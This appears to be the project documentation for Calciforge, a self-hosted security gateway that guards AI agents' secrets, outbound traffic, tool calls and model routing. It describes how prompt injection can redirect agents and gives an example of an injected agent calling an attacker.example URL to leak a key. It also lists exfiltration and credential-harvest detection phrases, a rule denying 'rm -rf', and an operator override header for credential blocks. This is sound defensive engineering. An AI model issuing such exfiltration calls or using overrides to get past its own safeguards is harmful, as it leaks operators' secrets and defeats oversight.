A self-hosted safety layer for AI agents. Give each agent a
clear contract: which models it may use, which commands it may run, where
secrets may go, and what gets logged. The agent can ask for a secret by name;
it does not need the raw key in memory.
## What Calciforge Does
Calciforge sits between your AI agents and the places they can send messages,
fetch pages, run tools, and spend tokens. You do not have to use every part on
day one. Start with the boundary that solves the problem in front of you.
### Security gateway
The security gateway is a local enforcement point for traffic that actually
enters Calciforge-controlled paths. Agents reach it through the model gateway,
explicit fetch/tool integration, audited recipes, and tested proxy setups.
The point is simple: do not rely on an agent to remember the safety rules while
it is under pressure from a page, prompt, or tool result. Put the rules at a
request boundary where Calciforge can check secrets, destinations, model routes,
and tool permissions before traffic leaves the machine. Agents can be brilliant
and still dramatic; Calciforge is here so one bad web page does not turn into a
hair-dye-level crisis.
Ambient `HTTPS_PROXY` is deliberately not presented as full protection unless
it points at Calciforge's inspecting proxy and the target runtime trusts the
Calciforge CA. CA means certificate authority: a certificate issuer your
machine trusts. For Calciforge, the local CA lets the proxy terminate the
agent's HTTPS connection, inspect the request and response, then open its own
encrypted connection to the upstream destination. Without that trust step,
ordinary HTTPS proxying uses CONNECT
tunnels, so the proxy sees the destination host and encrypted bytes, not the
page or request body inside. The installer enables the experimental
hudsucker-backed listener and generates a persistent local CA by default, while
runtime-specific CA trust and `HTTPS_PROXY` rollout remain explicit.
For agents that do not work with cooperative proxy environment variables,
Calciforge's
security boundary shifts to model-gateway routing, explicit fetch tools,
optional MCP tools, audited recipe wrappers, or future container/VM isolation
profiles that deny egress except through Calciforge services.
The gateway protects at three boundaries:
- **Outbound requests** — substitute `{% raw %}{% endraw %}`
only at approved destinations, block obvious raw credentials in URLs and
non-transport headers, optionally scan request bodies for exfiltration
language, and fail closed when a referenced secret cannot be resolved.
- **Inbound content** — scan fetched pages, search results, email bodies,
command output, and other routed tool results for prompt-injection and
hidden-instruction patterns before they reach the model.
- **Tool execution** — ask the `clashd` policy sidecar whether a command, file
write, network call, or other agent action should be allowed, denied, or sent
for review.
The default adversary detector is intentionally editable. Calciforge ships a
built-in Starlark policy for checks that should be boring and repeatable:
zero-width text, hidden page text, base64-encoded English instructions,
credential-harvest phrasing, exfiltration language, and concrete tool-policy
bypass patterns. Operators can copy that policy into
`/etc/calciforge/scanner-policies/default-scanner.star`, edit it, add
more Starlark checks, or attach a remote HTTP scanner for heavier data-loss
prevention checks and model-based review.
Starlark policy files can call `regex_match(pattern, content)` and
`base64_decoded_regex_match(pattern, content)` for bounded Rust-backed
matching. Remote scanners use a simple `/scan` HTTP contract; the included
example wraps an OpenAI-compatible classifier with an editable prompt for cases
that are too semantic for local regexes, such as foreign-language instructions,
poetry or style-shift jailbreaks, fictional framing, and multi-step coercion.
See the [security gateway docs](security-gateway.html) for configuration
details and the
[red-team fixtures](https://github.com/bglusman/calciforge/tree/main/examples/red-team)
for the contributor-friendly suite used to harden detection over time.
### Secret management
Your agent never holds the actual API key. The gateway resolves
through the configured local secret backend and substitutes at the
request boundary. In the default deployment that backend is
[fnox](https://github.com/jdx/fnox). Calciforge uses
`~/.config/calciforge` as its app config home by default, and its fnox
working directory defaults to the same path. To manage the same store
manually, run `fnox set/list/tui` from `~/.config/calciforge` or set
`CALCIFORGE_FNOX_DIR` to another directory.
# fnox.toml — the secret store the gateway resolves through
[secrets]
OPENAI_API_KEY = { provider = "calciforge-local", value = "age-encryption.org/v1..." }
ANTHROPIC_API_KEY = { provider = "1password", value = "claude" }
NPM_TOKEN = { default = "value-from-env-or-prompt" }
For new values, prefer the local paste form. It gives you a short-lived
browser page and keeps the value out of Telegram, Matrix, WhatsApp, and other
chat history. Secrets in chat have a way of sticking around like soot.
paste-server OPENAI_API_KEY "OpenAI API key"
# prints http://127.0.0.1:PORT/paste/<token>

paste-server --bulk env-import "bulk .env import"
# prints http://127.0.0.1:PORT/bulk/<token>
From chat, `!secret input NAME` and `!secret bulk` start the same
short-lived paste server and bind to the detected LAN interface when possible
so the link can be opened from a browser that can reach the Calciforge host.
`!secure input` and `!secure bulk` remain supported aliases. If LAN detection
fails, the paste server keeps the localhost default. This is for your local
network, not the public internet.
The URLs expire after five minutes and are single-use. The bulk URL
accepts a whole `.env`-shaped paste and returns per-key results
(stored / already-exists / illegal-name / malformed).
Direct `paste-server` CLI use binds to localhost by default. For a
stable LAN hostname/IP, set `CALCIFORGE_PASTE_PUBLIC_HOST` on the
Calciforge service. For a reverse-proxy or tunnel URL, set
`CALCIFORGE_PASTE_PUBLIC_BASE_URL` and terminate authentication at that
proxy. Reverse proxies also need a stable listener, so set
`CALCIFORGE_PASTE_BIND`, for example `127.0.0.1:58083` for same-host
proxies or `0.0.0.0:58083` for a trusted LAN proxy. Do not expose the
paste server directly to the open internet.
Calciforge treats externally reachable URLs as operator-owned configuration.
For local web surfaces, keep binds conservative and set the advertised URL to
the address users can actually open from their device. The model gateway
dashboard link uses `[proxy].gateway_ui_url`, or `CALCIFORGE_GATEWAY_UI_URL`
during install. Paste links use `CALCIFORGE_PASTE_PUBLIC_BASE_URL` for a
reverse proxy or tunnel and `CALCIFORGE_PASTE_PUBLIC_HOST` for a stable
LAN/Tailscale host. Calciforge will publish those URLs in chat commands, but it
does not manage DNS, Tailscale, WireGuard, TLS, or reverse-proxy auth.
Paste storage uses the Calciforge fnox working directory, defaulting to
`~/.config/calciforge`, while provider definitions live in fnox's global
config at `~/.config/fnox/config.toml`. On macOS, the installer creates a
`calciforge-local` Keychain provider when fnox has no provider configured.
On Linux, it creates a local `age` provider with a dedicated Ed25519 key at
`~/.config/calciforge/secrets/fnox-age-ed25519` and injects
`FNOX_AGE_KEY_FILE` into the Calciforge service. To bring your own provider,
preconfigure fnox globally or set `CALCIFORGE_FNOX_PROVIDER_NAME`,
`CALCIFORGE_FNOX_PROVIDER_TYPE`, `CALCIFORGE_FNOX_AGE_RECIPIENT`, or
`FNOX_AGE_KEY_FILE` before running the installer. Protect the generated age
key like any other local decrypt key. The installer warms the fnox write path
with a temporary secret by default so macOS Keychain or provider approval
prompts happen during setup instead of the first chat-driven paste. Set
`CALCIFORGE_FNOX_WARMUP=false` to skip that preflight.
### Outbound Traffic Gating
The working path today is explicit secret references. The agent writes
`{% raw %}{% endraw %}`, and the gateway substitutes that
reference at the moment of forwarding — and only if the destination is on the
per-secret allowlist. References are allowed in URLs, headers, and supported
request bodies, including query parameters such as
`?api_key={% raw %}{% endraw %}`. The gateway runs
manual-credential detection before substitution, so raw agent-supplied
credentials such as `?api_key=sk-...` are blocked while Calciforge-managed
references can still be resolved safely.
Calciforge is also growing an opaque placeholder credential path. Instead of
teaching an agent to write `{% raw %}{% endraw %}`, Calciforge
will be able to generate a random stand-in such as
`cfg_OPENAI_API_KEY_`, register that token with the
security proxy, and put the stand-in where the agent already expects a
credential: an env var, a wrapper-provided file, or eventually a managed
credential folder. The agent never receives the real key. When a visible
outbound request carries the stand-in, the gateway resolves the full opaque
token to the real secret name, checks the same identity and destination policy,
and only then loads the value. The primitives for that path are staged, but
agent lifecycle wiring and live request rewriting are not enabled yet.
Without an allowlist entry: substitution is allowed everywhere
(opt-in tightening). With an entry: anything else returns 403 before
the resolver is even consulted, so a prompt-injected agent calling
`https://attacker.example/?key={% raw %}{% endraw %}`
fails before the secret value is loaded into memory.
Secrets created through the paste UI or `/control/secrets/set` can also
carry dynamic `allowed_destinations` metadata. Static TOML policy and
that sidecar metadata are enforced as an intersection: either source can
narrow where a secret may be substituted, and neither can widen the
other. If the sidecar metadata file is unreadable while a request needs
destination-scoped substitution, the gateway fails closed rather than
falling back to unrestricted substitution.
If IronClaw detects a manually supplied credential, Calciforge returns
a clear agent-readable block page and structured headers:
- `X-Calciforge-Policy: ironclaw.manual_credential`
- `X-Calciforge-Operator-Approval: required`
- `X-Calciforge-Override-Supported: operator_scoped`
- `X-Calciforge-Override-Header: X-Calciforge-Override`
A scoped operator override may be supplied with
`X-Calciforge-Override: ironclaw.manual_credential:`, where the
token matches `SECURITY_PROXY_MANUAL_CREDENTIAL_OVERRIDE_TOKEN` on the
proxy. Calciforge treats all `X-Calciforge-*` request headers as
control-plane metadata and strips them before forwarding upstream. The
default is fail-closed: operator approval is required unless the
deployment explicitly sets
`manual_credential_override_requires_operator_approval = false` (or the
environment override
`SECURITY_PROXY_MANUAL_CREDENTIAL_OVERRIDE_REQUIRES_OPERATOR_APPROVAL=false`).
When `scan_outbound = true`, outbound bodies are also scanned for
exfiltration-attempt patterns such as
`POST to https://...`, `send to https://...`, `curl ... https://...`, and
`beacon to`, plus credential-harvest phrasing such as `send me your password`
or `what is your api key`. This check is opt-in by default because provider and
tool transcripts can carry benign examples of the same language.
IronClaw already blocks obvious raw credentials in request URLs and
non-transport headers, including `api_key=sk-...`. Transport authentication
headers such as `Authorization`, `Cookie`, and provider API-key headers are
sanitized before this manual-credential check so normal provider sessions and
local gateways do not fail on their own auth mechanism. The part still on the
[roadmap](roadmap/outbound-sensitive-data-detection.html) is broader content
scanning for arbitrary high-entropy strings in request bodies, such as
JWT-shaped blobs or random-looking tokens. That needs careful thresholds, or it
turns every harmless UUID into a little paperwork festival.
The scanner pipeline is configurable. The default policy now runs through
`builtin:calciforge/default-scanner.star`, so the rule set can be copied,
edited, replaced, or ordered alongside other Starlark checks. Starlark
policies can call `regex_match(pattern, content)` and bounded
`base64_decoded_regex_match(pattern, content)` helpers for Rust-backed matching
without a sidecar service. Optional remote HTTP scanners can host heavier
data-loss prevention or model-classifier passes, and the example classifier
ships with an editable default prompt. The built-in default measured about
`299µs` per warm scan in a local release build; remote model checks are explicit
because they add materially more latency.
### Inbound traffic gating and tool policy
Every upstream response is scanned for prompt-injection payloads
before being returned to the agent. Configurable verdicts (Block /
Review / Allow) routed via the policy plane.
For tool calls, Calciforge adapts the
[clash](https://crates.io/crates/clash) policy engine through a small
HTTP daemon shipped in this repo as
[`clashd`](https://github.com/bglusman/calciforge/tree/main/crates/clashd).
The daemon is not the product; it is the policy sidecar that lets
agent runtimes ask "allow, deny, or review?" before a tool executes.
# clash-policy.star — Starlark policy served by clashd
def evaluate(ctx):
    if ctx.tool == "Bash" and "rm -rf" in ctx.args.get("command", ""):
        return Verdict.deny("destructive command requires manual approval")
    if ctx.identity != "owner" and ctx.tool == "Write":
        return Verdict.review("non-owner write — flag for review")
    return Verdict.allow()
### Model boundary and provider adapters
Calciforge can expose an OpenAI-compatible local endpoint while routing
requests to named providers, explicit model routes, local models, and
synthetic routing selectors. Model identifiers resolve through one path for
gateway requests and `!model`: a name may be a concrete model, a
`[[model_shortcuts]]` alias, a `[[model_roles]]` role, or a synthetic routing
selector. Shortcuts and roles may point to routing selectors, and routing
selector members may use shortcuts.
Roles are named selectors for Calciforge-owned features and recipes. For
example, the adversary-detector LLM screener can ask for `security.screening`
while the operator maps that role to a local model, a hosted gateway route, or
a synthetic selector. Roles share the shortcut resolver instead of creating a
parallel routing system.
The in-process synthetic selector vocabulary below is legacy compatibility now.
It still works, but new synthetic-model composition belongs in
[Wardwright](https://wardwright.dev/), which exposes an OpenAI-compatible API and
keeps receipts for route decisions. Calciforge can treat Wardwright as one more
provider adapter while keeping channel identity, secrets, and traffic policy at
the outer boundary.
The synthetic routing vocabulary is:
- **Alloy** — blend among interchangeable models by weighted or
round-robin selection. Implemented today with context-window
validation: every constituent declares a context window, and the
alloy can only advertise a ceiling every constituent can satisfy.
- **Cascade** — ordered fallback on provider failure. The behavior
exists inside alloy execution and as named `[[cascades]]`.
- **Dispatcher** — choose by request shape, such as "smallest
sufficient model." This is the size-routing primitive for mixing
small local models with larger remote models.
Synthetic routing selectors may compose other routing selectors as a DAG.
Calciforge flattens the selected plan at request time, rejects direct cycles
during initialization, and rejects alias-induced cycles before provider routing.
CLI-backed subscriptions are agents, not gateway models. Use `kind =
"codex-cli"`, `kind = "claude-cli"`, `kind = "kimi-cli"`, or a generic
`kind = "exec"` / `kind = "cli"` adapter when a local executable owns its own
login, session state, or native workflow.
# /etc/calciforge/config.toml — model gateway

[proxy]
enabled = true
bind = "127.0.0.1:8080"
backend_type = "mock"

# Prefer explicit provider adapters for operational configs. The legacy root
# adapter remains only as a compatibility fallback. Use backend_type = "mock"
# only for explicit-provider-only configs where unmatched models should fail.

[proxy.token_estimator]
strategy = "auto"
# tokenizer = "o200k_base" # force a tiktoken base for non-OpenAI model IDs
safety_margin = 1.10

# Pattern-based provider routing — first match wins after model_routes.
[[proxy.providers]]
id = "anthropic"
backend_type = "http"
url = "https://api.anthropic.com/v1"
model_credential_owner = "calciforge"
model_api_key_file = "/etc/calciforge/secrets/anthropic-key"
models = ["claude-*", "anthropic/*"]
timeout_seconds = 120

[[proxy.providers]]
id = "local-ollama"
backend_type = "http"
url = "http://127.0.0.1:11434/v1"
model_credential_owner = "provider"
models = ["local/*", "qwen/*", "ollama/*"]
# Optional request-time hook for single-resident local runtimes such as large
# Ollama models. Calciforge runs it before forwarding to this provider. Ensure
# the hook can locate ollama from the service environment, not just your shell.
on_switch = "calciforge-ollama-switch"

# Explicit routes take precedence over provider pattern lists.
[[proxy.model_routes]]
pattern = "coding/default"
provider = "anthropic"

# Chat/API aliases shown by `!model`; aliases may target concrete models,
# synthetic routing selectors, or local model IDs.
[[model_shortcuts]]
alias = "sonnet"
model = "anthropic/claude-sonnet-4.6"

[[model_shortcuts]]
alias = "local"
model = "local/qwen3-35b"

[[model_roles]]
role = "default"
model = "sonnet"

[[model_roles]]
role = "security.screening"
model = "local"

# Alloys pick among equivalent models by weighted or round-robin strategy.
[[alloys]]
id = "balanced"
name = "Balanced remote blend"
strategy = "weighted"

[[alloys.constituents]]
model = "anthropic/claude-sonnet-4.6"
weight = 70
context_window = 200000

[[alloys.constituents]]
model = "openrouter/google/gemini-flash-1.5"
weight = 30
context_window = 100000

[local_models]
enabled = true
current = "qwen3-35b"

[local_models.mlx_lm]
host = "127.0.0.1"
port = 8888

[[local_models.models]]
id = "qwen3-35b"
hf_id = "mlx-community/Qwen2.5-35B-Instruct-8bit"
display_name = "Qwen 35B local"

[[dispatchers]]
id = "smart-local"
name = "Use local until the prompt outgrows it"

[[dispatchers.models]]
model = "local/qwen3-35b"
context_window = 32768

[[dispatchers.models]]
model = "anthropic/claude-sonnet-4.6"
context_window = 200000
The full gateway reference is
[`docs/model-gateway.md`](model-gateway.html).
Named cascades, dispatchers, and token-window fit checks are captured
in
[`docs/rfcs/model-gateway-primitives.md`](rfcs/model-gateway-primitives.html).
### Subscription-backed agents and models
Calciforge can call local CLIs such as Codex, Claude Code, Kimi Code,
OpenClaw, and other scriptable agents through direct agent adapters. Use an
agent adapter when the CLI should keep its own identity, workflow, session
state, approvals, and native flags. Do not configure subscription CLIs as model
gateway selectors; gateway models are provider/local/synthetic routes, while
CLI-backed tools are agents.
That distinction matters for subscriptions and OAuth. The vendor CLI
can own its local browser login, refresh tokens, project state, and
provider-specific flags while Calciforge only sees a configured command,
stdin prompt, stdout answer, timeout, and optional downstream session.
The example wrappers are intentionally small because provider CLIs and
terms change; operators should validate the installed CLI version and
subscription terms before making a CLI-backed agent part of their default route.
Read the [agent adapter notes](agent-adapters.html) and
[Codex/OpenClaw integration guide](codex-openclaw-integration.html) for
direct `codex-cli`, `claude-cli`, `kimi-cli`, `openclaw-channel`, `cli`, and
ACP examples.
### Secured recipes and orchestrators
Calciforge can also wrap tools that are not stable enough, or not shaped
correctly, for first-class adapter support. The working vocabulary is:
- **Recipes** — documented, security-aware command configurations for
local tools such as npcsh, opencode profiles, or one-off media agents.
Recipes can still use Calciforge identity checks, timeouts, stdin prompt
delivery, stderr redaction, audit logs, controlled artifact directories,
and tested proxy wrappers where the upstream runtime supports them.
- **Adapters** — first-class protocol integrations used when Calciforge
must understand upstream-specific behavior, such as event streams,
final-answer parsing, approval pauses, callbacks, or native session
state.
- **Orchestrators** — planned async work backends where Calciforge submits
work, monitors status, relays progress, and delivers final summaries or
artifacts instead of pretending every request is a synchronous chat
completion.
This is the path for more built-in agent options without making every upstream
CLI a permanent support burden. Operators can start with a recipe, then promote
it to a named adapter only if the upstream protocol proves stable and the extra
code buys safety or usability.
The first working piece is `kind = "artifact-cli"` for tools that produce
files: images from npcsh-style multimodal workflows, screenshots from
orchestrators, test reports, logs, PDFs, or generated patch summaries.
Calciforge creates a per-run artifact directory, writes the user task on
stdin, exposes the directory as `{artifact_dir}` and
`CALCIFORGE_ARTIFACT_DIR`, validates produced files, and sends a text
fallback through existing channels. Telegram and Matrix already use the
new internal outbound-message envelope; the text fallback names attachments
without exposing local filesystem paths, and native media upload can be added
channel by channel.
The command above is a recipe shape, not a promise that every npcsh
subcommand has stable flags. The Calciforge contract is the secured
stdin/artifact wrapper and channel delivery path. If an upstream tool
only accepts prompts in argv, use a small local wrapper and document the
weaker process-listing tradeoff.
The broader plan for async orchestrators, native media delivery, and richer
agent outputs is tracked in the
[agent recipes and orchestrators roadmap](roadmap/agent-recipes-orchestrators.html).
For any recipe or first-class adapter, the separate
[agent runtime contract](agent-runtime-contract.html) describes how the agent
learns Calciforge's CLI-first guidance, optional MCP tools, artifact directory,
proxy/model surfaces, and future agent-facing APIs.
### Agent-facing tools (MCP and CLI)
A small command-line tool and optional MCP server expose secret *names* to
agents but never return values. MCP means Model Context Protocol, a way for
tools to expose structured capabilities to an agent. Today, the portable way
for an agent to use a secret is to emit
`{% raw %}{% endraw %}` and let the gateway resolve it on the
way out. A compromised agent may learn that a key exists, but it still cannot
ask Calciforge to hand over the value.
For agents that cannot be taught Calciforge syntax, the planned placeholder
credential path gives them fake credential values instead. Those stand-ins must
be generated and provided by Calciforge or an installer-managed wrapper; an
agent cannot safely invent one.
Calciforge's default agent guidance should be command-line first:
`calciforge-secrets list` and `calciforge-secrets ref NAME` work for any
runtime that can run a command. MCP is an opt-in convenience for runtimes that
support it and have been configured explicitly. Discovery is filtered by
the active [secret access policy](roadmap/agent-secret-access-policy.html)
when a Calciforge agent, user, or channel identity is known. Unknown
identities preserve process-scoped compatibility only when no secret access
rules are configured; configured identity ACLs fail closed when identity is
missing. Calciforge also enforces per-secret destination allowlists at
substitution time.
calciforge-secrets list
calciforge-secrets ref BRAVE_API_KEY
### Multi-channel chat
Today: Telegram, Matrix, WhatsApp, Signal, and text/iMessage. Voice is a separate
proxy passthrough surface today, not a settled per-chat-channel capability; richer
voice input, push-to-talk channels, and audio artifacts remain roadmap work.
Per-channel setup guides (config reference + TOML examples tested against
the live schema in CI):
- [Telegram](channels/telegram.html) — long-poll, no open port required
- [Matrix](channels/matrix.html) — HTTP long-poll; note: no end-to-end encryption
- [Signal](channels/signal.html) — embedded `zeroclawlabs::SignalChannel` via `signal-cli-rest-api`
- [WhatsApp](channels/whatsapp.html) — embedded WhatsApp Web session
- [Text/iMessage](channels/sms.html) — Linq webhook receiver for iMessage/RCS/SMS


Calciforge treats channel UI and chat transport separately. You can use
Telegram as a dependable control surface for agent/model selection and secret
paste forms while carrying the main conversation in Matrix, WhatsApp, Signal,
or another channel. State is keyed by identity, so a model or active-agent
selection made in one channel applies to the same operator in other channels.
See [Channel-Native UI](channel-ui.html) for visual examples of current
Telegram buttons, bridge-safe Matrix text fallback, and the WhatsApp/RCS/iMessage
capability targets. The examples are rendered mockups unless explicitly labeled
as captured client screenshots.
Use Telegram as a compact Calciforge control panel.Keep the conversation in a bridge-safe text channel.
Agent backends, identities, and routing rules are documented in the
[Agents, Identities, and Routing](agents.html) guide.
Per-identity routing: each user gets their own active agent and audit
trail. Per-agent secret ACLs are planned; current secret enforcement
is value hiding plus destination allowlists.
### Sensitive system operations
A separate authenticated daemon (`host-agent`) handles ZFS / systemd
/ PCT / git / exec calls behind mTLS. mTLS means mutual TLS: both sides prove
who they are with certificates before a request is accepted. Agents never get a
shell directly; they call the daemon, which validates the operation shape
against allowlist rules and runs through narrow sudoers wrappers. The host side
relies on Unix permissions for enforcement and writes structured audit records
suitable for append-only logs and rotation.
---
## Quick Install
For a Linux server or LAN staging host, start with the packaged Docker Compose
path:
For normal macOS installs from published release archives:
brew tap bglusman/tap
brew install calciforge
$EDITOR "$(brew --prefix)/etc/calciforge/config.toml"
brew services start calciforge
calciforge doctor
For current macOS development builds and managed-agent wiring:
git clone https://github.com/bglusman/calciforge
cd calciforge
bash scripts/install.sh
For what each path owns, see [Packaging and Install Options](packaging.html).
Three services land as launchd agents:
- `clashd` on `:9001` — a `clash`-backed policy sidecar
- `security-proxy` on `:8888` — substitution + scanning + injection
- `calciforge` — channel router (needs onboarding for an LLM provider)
After editing config or moving an agent, run:
calciforge doctor
The installer runs full `calciforge doctor` after local service
installation when a config file exists, so cross-node and agent endpoint
checks run by default. Set `CALCIFORGE_INSTALL_DOCTOR_NETWORK=false`
for an offline/local-only install check. `doctor` validates the config,
checks referenced secret files without printing values, catches stale
active-agent/model state, warns when an agent appears to point back into
the local model gateway by accident, validates model-gateway provider routing
and referenced provider key files, warns if the Calciforge daemon has
ambient proxy env, checks explicit subprocess-agent proxy env,
warns about externally managed agent daemons whose proxy environment is
unverified, validates configured scanner policy files and rule syntax,
and can probe configured endpoints.
Use `calciforge doctor --no-network` when you want a local-only check.
Do not put proxy variables in a shell startup file used by the Calciforge
daemon itself. That can send Calciforge's provider calls, callbacks, health
checks, and local control traffic through its own proxy.
Also do not assume every command-line agent is protected just because `HTTP_PROXY` or
`HTTPS_PROXY` exists in the environment. Codex, Claude, ACPX, npm-backed
adapters, and streaming clients may use CONNECT, WebSockets, or browser-backed
auth flows. Some work fine with Calciforge's proxy. Some need runtime-specific
wiring. Some will ignore the proxy like it was a very small sign in the rain.
For traffic that must pass through Calciforge, prefer model-gateway routes,
explicit fetch/tool integration, audited recipes, tested inspecting-proxy setup,
or a runtime-specific wrapper.
For externally managed agent daemons that Calciforge does not launch, configure
a tested proxy path on the agent process or its service manager and validate it
against `security-proxy` logs:
Managed OpenClaw installs also write OpenClaw browser proxy settings, because
Chrome does not reliably inherit ambient proxy env from the gateway process.
---
## Status
Solo-operator usable and actively hardening, multi-user team mode in
progress. Mac-tested, Linux-ready (CI runs Ubuntu, daily-use includes
macOS and a headless Linux service host). Treat new deployments as
operator-reviewed until their channel credentials, fnox store, model
gateway providers, and synthetic routing selectors pass smoke tests.
The status summary above is the site-facing snapshot of what works today and
what is still in flight. Public roadmap ideas live in
the [roadmap notes](roadmap/v3-ideas.html), with product-interface
direction in the [UX roadmap](roadmap/product-ux.html). Maintainer-facing
agent-work rules live in the
[AI-assisted engineering discipline](roadmap/agent-engineering-discipline.html)
note.